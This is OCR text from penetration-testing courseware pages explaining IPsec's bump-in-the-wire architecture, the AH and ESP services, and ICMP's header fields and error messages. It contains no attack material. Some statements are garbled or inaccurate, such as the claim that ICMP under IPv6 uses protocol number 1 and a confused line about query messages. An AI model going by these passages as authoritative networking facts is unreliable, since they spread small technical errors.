


Figure A.93: Bump in the Wire (BITW) Architecture

This architecture produces few disadvantages such as cost and complex design implementation.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IPsec Authentication and Confidentiality

IPsec uses two different security services for authentication and confidentiality:

- **Authentication Header (AH)**: Provides data authentication of the sender.
- **Encapsulation Security Payload (ESP)**: Provides both data authentication and encryption (confidentiality) of the sender.





Figure A.94: IP Security Policy Wizard

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Internet Control Message Protocol (ICMP)


IP is an unreliable method for the delivery of network data. It does not notify the sender of failed data transmission. Internet Control Message Protocol (ICMP) is the component of the TCP/IP protocol stack that addresses this basic limitation of IP. ICMP does not overcome the unreliability issues in IP. Reliability must be provided by upper-layer protocols (TCP or the application), if it is required.

ICMP is an error reporting protocol used by networking devices like routers in order to send error messages. ICMP relays query messages by locating its application. ICMP is not a transport protocol that sends data between two communicating systems. Network administrators troubleshooting internet connections mainly use these. ICMP transmits messages as datagrams and consists of an IP header that encapsulates the ICMP data. The IP packets contain ICMP in the IP data field. The ICMP messages can also contain the IP header of the original message that assists the end system in understanding why and which packet failed. The IPv4 or IPv6 is followed by the ICMP header and identifies itself as protocol number 1.

The ICMP protocol consists of three fields:

- The major type identifies the ICMP message.
- The minor code that contains more information regarding the type field.
- The checksum that identifies the errors originated during transmission.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Error Reporting and Correction

The error reporting and correction is one of the main functionalities of ICMP. Whenever an error is occurred during the transmission, the ICMP sends the error report to the source machine which sent the data. The error reporting part is the job of ICMP, while the error correction is performed by the higher level protocols (TCP, UDP, etc.,). Based on the source IP information available in the IP header, it reports to the source machine regarding the issue.

The ICMP is capable of handling various types of errors such as:

- **Destination unreachable** – If the router or host are unable to trace the destination of a packet, they revert back with this message to the source machine
- **Source quench** – Whenever a flow control or congestion control mechanisms are occurred during the IP packet transmission, the ICMP sends this message to the source.
- **Time exceeded** – Every datagram packet contains a routing time, due to an error in the routing table, the packet routes around the network from one router to another. The routing time decreases by 1 with respect to each router the packet visits. Finally, a time exceeded message is send to the source when the routing time reaches zero (0).

  In case of a fragmented packet, all the packets should reach the destination machine within the time set by the destination machine. The time exceeded message is send to the source when the time set by destination is over.
- **Parameter problems** – This message is send to the source whenever there is a missing field in the header part of the packet.
- **Redirection** – In general, all the routers in a network follows a mechanism that allows to update the routing table. This update is performed dynamically to inform the routers to

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

verify the next available router that receives the IP packet. But, the hosts cannot update their routing table dynamically, instead, it has to be performed statically.

When the host wants to send a packet to the wrong one instead of the original source. Then the wrong router that received this packet trace the original router and sends the packet to it along a redirection message to the host that sent the packet to it.

The characteristics of ICMP error reporting mechanism:

- An ICMP cannot report another ICMPs errors
- It cannot handle the errors of a fragmented packet
- It cannot handle the error of a packet that contains multiple destinations

This error message contains information such as the IP header and 8 bytes of data (port and sequence numbers) about the packet on which the error occurred.

